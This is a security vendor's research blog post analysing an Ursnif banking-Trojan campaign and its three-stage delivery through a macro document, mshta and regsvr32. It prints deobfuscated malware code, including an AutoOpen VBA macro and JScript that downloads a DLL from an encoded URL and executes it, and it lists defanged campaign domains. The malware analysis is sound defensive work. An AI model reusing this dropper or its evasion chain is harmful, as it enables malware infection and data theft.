New Ursnif Campaign: A Shift from PowerShell to Mshta

zscaler.com/blogs/research/new-ursnif-campaign-shift-powershell-mshta

Published on: April 07, 2020 Authored by: Sahil Antil Kumar Pranjal Shukla

Recently, we saw the start of a campaign featuring a new multistage payload distribution technique for the well-known banking Ttojan named **Ursnif** (aka **Gozi** aka **Dreambot**)**.** The malware has been around for a long time and remains active leveraging new distribution techniques. In this blog, we will analyze one of the recent campaigns.

This new campaign began on **March 24, 2020**. The malware is being distributed with the name **info_03_24.doc,** which is quite similar to one of its 2019 malware distribution campaigns (**info_07_.{date}.doc).** Moreover, the final payload delivery URLs available during the time of analysis were all registered on the same date and around the same time frame (**2020-03-24 T12:00:00Z)**, which is a strong indicator of the beginning of a new campaign.

Multistage

For a long time malware authors have been trying to distribute malware in multiple stages. This helps the main malware evade detection in the early stages so that it can be delivered in the last stage. This is the case with Ursnif. It is being delivered in three stages:

VBA macro [**doc**] ----------> HTML [**mshta**]----------> DLL [**regsvr32**]

(Stage 1) (Stage 2) (Stage 3)

Why mshta?

One of the reasons malware authors try to switch to new delivery methods is to bypass security defenses, leave fewer footprints, and blend with existing system noise on the victim's machine. This seems to be the reason for using **mshta** in this new campaigndespite using **PowerShell** as the second-stage payload in the past.

A brief description of mshta

Mshta.exe is a utility that executes Microsoft HTML Applications (HTAs). HTAs are stand-alone applications that execute using the same models and technologies of Internet Explorer, but outside of the browser. Adversaries can use mshta.exe to proxy execution of malicious .hta files and JavaScript or VBScript through a trusted Windows utility. Mshta.exe can be used to bypass application whitelisting solutions, which do not account for its potential use, and digital certificate validation. Since mshta.exe executes outside of Internet Explorer's security context, it also bypasses browser security settings.

Doc file analysis [First stage]

As mentioned earlier, the malware's initial payload was being delivered via document files with the name **info_03_24.doc** during the time of our analysis. The document didn't contain any exploits but used macro code to drop the second-stage payload. The macro code is obfuscatedbut doesn't seem to contain any anti-checks.

VBA macro code analysis

The VBA macro code contains one form and three modules.


Form [frm]: This contains a textbox whose valueproperty contains the second stage payload to be dropped.

Module1 [a7kcX]: This contains an AutoOpen and final macro code execution routine.

Module2 [aDbCyK]: This is the file creation and string decoder routine.

Module3 [axmNj]: This contains string generation and the main routine.

Figure 1: Form and modules in the VBA macro code.



Execution of macro code begins from the **AutoOpen** routine, which is executed every time you open the document. The **AutoOpen** routine, in turn, calls the **main** routine, which performs the following operations:

1. Obtain the required strings from three string-generator routines.
2. Copy the **mshta.exe** code to **microsoft.com** (possibly to reduce footprints).
3. Write the **second stage** payload to **index.html.**
4. Execute the **index.html** with **microsoft.com.**

```
Function aN0UQg()

aN0UQg = alvij6("cwjp9:wjp9\wjp9wwjp9iwjp9nwjp9dwjp9owjp9wwjp9swjp9\wjp9sw

End Function
Function aj7bJO()

aj7bJO = alvij6("cbyq50:byq50\byq50pbyq50rbyq50obyq50gbyq50rbyq50abyq50mby

End Function
Function a7clk()

a7clk = alvij6("cjbfyr:jbfyr\jbfyrpjbfyrrjbfyrojbfyrgjbfyrrjbfyrajbfyrmjbf

End Function
Sub main()

    a1F39 = aN0UQg                'c:\windows\system32\mshta.exe
    a0vEK = aj7bJO                'c:\programdata\microsoft.com
    asWcN = a7clk                 'c:\programdata\index.html

    aMcxY a1F39, a0vEK            'Copy mshta to microsoft.com

    Set a7HuoG = frm.in           'Get textbox element from form
    a1lAP5 asWcN, a7HuoG.value    'Extract and write second stage payload

    aQ9ZdU a0vEK & " " & asWcN    'Execute the second stage payload

End Sub
```

Figure 2: String generators and the main routine.

Index.html analysis [Second stage]

The index.html file is obfuscated with garbage code and random variable names. After removal of the obfuscation, the file comes out containing the following code components:

HTML code: This defines a paragraph element, which contains some ASCII data to be used later.

JavaScript: This contains static string variables and the custom decoder

ActiveX: This is used for file system access, downloading final payload and executing it.

Upon execution of **index.html** with **microsoft.com [mshta.exe],** the JavaScript and ActiveX code gets executed to perform the following operations:

1. Create a shell object with **ActiveX**
2. Read the paragraph element containing ASCII data using the **innerHTML** property
3. Write the read content to the registry key: **"HKEY_CURRENT_USER\\Software\\test1\\mykey"**
4. Read the newly created registry key value
5. Delete the registry key
6. Pass the read content to the decoder routine
7. Create a new function object where the function body is **decoded ASCII data** and it takes two arguments as the inputs, namely **'u'** and **'c'**
8. Call the newly created function with **u=**"261636e223b616f6a7d3c6f3078607e2e65676271647f2572746e657b6f2d6f636e28647 27f627a7c6f687f2f2a307474786" and **c=**0

```
<p id="content">7678...7965</p>

<script language="javascript">

    function aWMKkA(a6gMuD){
        var aFKbO = "";

        for(var aXWco = 0; aXWco < a6gMuD.length; aXWco += 2){
            aFKbO += String.fromCharCode(parseInt(a6gMuD.substr(aXWco, 2), 16));
        }
        return(aFKbO);
    }

    var aUNaV = "HKEY_CURRENT_USER\\Software\\test1\\mykey";
    var aSrK8m = new ActiveXObject("wscript.shell");
    var azfD3 = document.getElementById("content");
    azfD3 = azfD3.innerHTML;
    aSrK8m.RegWrite(aUNaV, azfD3, "REG_SZ");

</script>

<script language="vbscript">
    ' RegRead
    a62jQs = aSrK8m.RegRead(aUNaV)
    ' RegDelete
    aSrK8m.RegDelete(aUNaV)
</script>

<script language="javascript">

    a62jQs = aWMKkA(a62jQs);
    a62jQs = a62jQs.replace(/xtye/ig, "");
    var aShCZ = new Function("u", "c", a62jQs);
    aShCZ("261636e223b616f6a7d3c6f3078607e2e65676271647f2572746e657b6f2d6f636e2864727f627a7c6f687f2f2a307474786", 0);

</script>
```

Figure 3: The deobfuscated index.html

Decoded ASCII data analysis

The decoded ASCII data is another JavaScript and ActiveX code snippet, which is also obfuscatedusing garbage code and random variable names. Upon removal of the obfuscation, it turns out to be performing the following operations:

1. Create an XMLHTTP object, stream object, and shell object using ActiveX.
2. Get the path **%temp%** and append **index.dll** (the final payload filename) to it.
3. Decode the **'u'** variable earlier passed as an argument, which turns out to be the final payload URL.
4. Send a GET request to the decoded URL.
5. If the response status is 200 and the operation is complete, it saves the downloaded data to the **index.dll** file created earlier.
6. Execute the downloaded DLL using **regsvr32.**

```
function aJf9P(aWvJyf){
    var as3GK = "";
    for(var apL9y = 0; apL9y < aWvJyf.length; apL9y += 2){
        as3GK += String.fromCharCode(parseInt(aWvJyf.substr(apL9y, 2), 16));
    }
    return(as3GK);
}

function aGAFc(as3GK){
    return(as3GK.split("").reverse().join(""));
}

function aVblO(){
    var awris = aA5FpU.expandenvironmentstrings("%computername%").toUpperCase();
    var a2R8gj = aA5FpU.expandenvironmentstrings("%userdomain%").toUpperCase();

    if(awris != a2R8gj){
        return "z";
    }

    else{
        return "";
    }

}

function start(u="261636e223b616f6a7d3c6f3078607e2e65676271647f2572746e657b6f2d6f636e2864727f627a7c6f687f2f2a307474786", c = 0){
    var a1Wj5b = new ActiveXObject("msxml2.xmlhttp");
    var a4fbG = new ActiveXObject("adodb.stream");
    var aA5FpU = new ActiveXObject("wscript.shell");
    a3aTy = aA5FpU.expandenvironmentstrings("%temp%");
    a9Imw = a3aTy + String.fromCharCode(92) + "index.dll";
    u = aGAFc(u);
    u = aJf9P(u);

    if(c) u = u + aVblO();
    a1Wj5b.open("GET", u, 0);

    if(a1Wj5b.status == 200 && a1Wj5b.readystate == 4){
        a4fbG.open();
        a4fbG.write(a1Wj5b.responsebody);
        a4fbG.savetofile(a9Imw, 2);
        a4fbG.close();
    }

    aA5FpU.run("regsvr32 " + a9Imw);
}
```

Figure 4: Decoded and deobfuscated ASCII data

Index.dll (third and final stage)

The index.dll turns out to be the final and main payload, which is **Ursnif**. The DLL is executed using regsvr32 as it doesn't contain any export functions and the malicious code is present within the DllMain routine itself.

Note: rundll32 is generally used to execute DLLs, and regsvr32 is mainly meant for COM DLLs. Since no exports are present in this case, we can use regsvr32 to execute the DllMain routine, which again might be a good way to reduce footprints or even avoid them due to the unpopularity of regsvr32 among malware. If this is not the case, then only the malware author knows.

Conclusion

The banking Trojan **Ursnif** (aka **Gozi** aka **Dreambot**) is not new, and it continually resurfaces with new distribution techniques. It appears to be back in a form designed to leave fewer footprints and avoid detection while trying to steal victim's data. The Zscaler ThreatLabZ team will continue to observe this new version of Ursnif to help keep our customers safe and to monitor whether it returns in another form.

Newly registered campaign domains

hxxp://xolzrorth**[.]**com

hxxp://grumnoud**[.]**com

hxxp://gandael6**[.]**com

hxxp://chersoicryss**[.]**com

Payload URLs

hxxp://xolzrorth**[.]**com/kundru/targen.php?l=zoak2.cab

hxxp://grumnoud**[.]**com/kundru/targen.php?l=zoak4.cab

hxxp://gandael6**[.]**com/kundru/targen.php?l=zoak6.cab

hxxp://chersoicryss**[.]**com/kundru/targen.php?l=zoak2.cab

Download URL:

doc-00-2o-
docs.googleusercontent**[.]**com/docs/securesc/97lq9pt3pod9mpumel15kp2j33hcurr8/c560lkciidvhh4viucof3ludaoief0m5/1585069725000/11599430631386789056/11599430
39p5i0k7i0r?e=download&authuser=0&nonce=ua6b0u4p5r3mq&user=11599430631386789056&hash=irhbu94ms0nq978q6ipge2kgosjdll3a

MD5:

8212E2522300EF99B03DFA18437FCA40